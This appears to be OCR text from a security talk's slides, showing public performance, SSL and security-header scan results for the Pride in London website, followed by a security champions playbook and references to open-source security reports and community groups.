
Origin Summary — Le rapport d'expérience utilisateur Chrome ne contient pas assez de données réelles sur la vitesse pour cette origine.

Données de laboratoire

First Contentful Paint	0,8 s	First Meaningful Paint	1,5 s
Indice de vitesse	0,9 s	Premier processeur inactif	1,5 s
Délai avant interactivité	1,8 s	FID potentiel maximal	450 ms

Opportunités — Ces optimisations peuvent accélérer le chargement de votre page.

Opportunité	Estimation des économies
Diffusez des images aux formats nouvelle génération	0,48 s
Dimensionnez correctement les images	0,36 s


UPTRENDS
Solutions
Features
Pricing
Support
Free Tools
Company
General information
GOOGLE PAGESPEED SCORE
92
LOAD TIME
1.1 s
SIZE
2491.5 kB
REQUESTS
45
LOCATION
London
DEVICE
Desktop
Native
BROWSER
Chrome 74
CONNECTION
Native speed
Performance improvements
IMPACT
IMPROVEMENT
MEDIUM
Serve images in next-gen formats
MEDIUM
Properly size images
LOW
Efficiently encode images
LOW
Defer offscreen images
Request waterfall
OBJECT TYPES
OBJECT BYTES
RESPONSE CODES
USED DOMAINS
Object types
Object bytes
Response codes
Used domains
Waterfall
Domain groups
Filter:
Resolve
TCP Connect
HTTPS Handshake
Send
Wait
Receive
Timeout

UpGuard - Cloud Scanner

Enter a URL below for a free risk assessment of that website.

https://prideinlondon.org/ SEE SCORE

Pride in London

Company Info

No valuation info

No employee info

No location info

No CEO info

Cyber Security Rating

741

Qualys. SSL Labs

Home Projects Qualys Free Trial Contact

You are here: Home › Projects › SSL Server Test › prideinlondon.org › 206.189.73.52

SSL Report: prideinlondon.org (206.189.73.52)

Assessed on: Fri, 10 May 2019 06:44:41 UTC | Hide | Clear cache

Scan Another »

Summary

Overall Rating

A+

Certificate

Protocol Support

Key Exchange

Cipher Strength

0 20 40 60 80 100

Visit our documentation page for more information, configuration guides, and books. Known issues are documented here.

This site works only in browsers with SNI support.

Experimental: This server supports TLS 1.3 (RFC 8446).

HTTP Strict Transport Security (HSTS) with long duration deployed on this server. MORE INFO »

Security Headers

Sponsored by netsparker

Home About

Scan your site now

https://prideinlondon.org/ Scan

Hide results Follow redirects

Security Report Summary

B

Site:	https://prideinlondon.org/
IP Address:	2604:a880:2:d0::21e0:b001
Report Time:	11 May 2019 09:03:18 UTC
Headers:	✔ Strict-Transport-Security ✔ X-Content-Type-Options ✔ X-Frame-Options ✔ X-XSS-Protection ✖ Content-Security-Policy ✖ Referrer-Policy ✖ Feature-Policy

WHAT'S NEXT - SECURITY CHAMPIONS

Security Champions playbook

Identify teams

- Enumerate products and services
- List teams per each product
- Identify Product manager (responsible for product) and team manager (working directly with developers)
- Write down technologies (programming languages) used by each team

Define the role

- Measure current security state among the teams and define security goals you plan to achieve in mid-term (e.g. by using OWASP SAMM)
- Identify the places where champions could help (such as verifying security reviews, raising issues for risks in existing code, conducting automated scans etc.)
- Write down clearly defined roles, as these will be the primary tasks for newly nominated champions to work on

Nominate champions

- Introduce the idea and role descriptions and get approvals on all levels - both from product and engineering managers, as well as from top management
- Together with team leader identify potentially interested candidates
- Officially nominate them as part of your security meta-team

Comm channels

- Make sure to have an easy way to spread information and get feedback
- While differing from company to company, this usually includes chats (Slack/IRC channel, Yammer group, ...) and separate mailing lists
- Set up periodic sync ups - bi-weelky should be fine to start with

Knowledge base

- Build a solid internal security knowledge base, which would become the main source of inspiration for the champions
- It should include security meta-team page with defined roles, secure development best practices, descriptions of risks and vulnerabilities and any other relevant info
- Pay special attention to clear and easy-to-follow checklists, as it's usually the simplest way to get the things going


Maintain interest

- Develop your ways or choose one of the below to keep in touch and maintain the interest of the champions
- Conduct periodic workshops and encourage participation in security conferences
- Share recent appsec news (e.g. Ezine) via communication channels
- Send internal monthly security newsletters with updates, plans and recognitions for the good work
- Create champions corner with security library, conference calendar, and other interesting materials


The state of
open source
security report
2019
snyk


2018
STATE OF THE
SOFTWARE
SUPPLY CHAIN
Sonatype's 4th annual report on managing
open source components to accelerate innovation.
Sonatype


snyk
snyk | Blog
A Post-Mortem of the Malicious event-stream backdoor


Troy Hunt
Weekly Update 129
Upcoming Events

https://medium.com/@sonya.moisset/keep-calm-and-become-a-security-engineer-8547bd33a5cd

Medium

Keep calm and become a Security Engineer – Sonya Moisset – Medium

One of the many ways to get into the Cybersecurity industry

Reading time

8 min read

Mar 5th (366 kB)

LADIES OF LONDON HACKING SOCIETY

OWASP WIA

OWASP LONDON CHAPTER

GET SECURE, BE SECURE AND STAY SECURE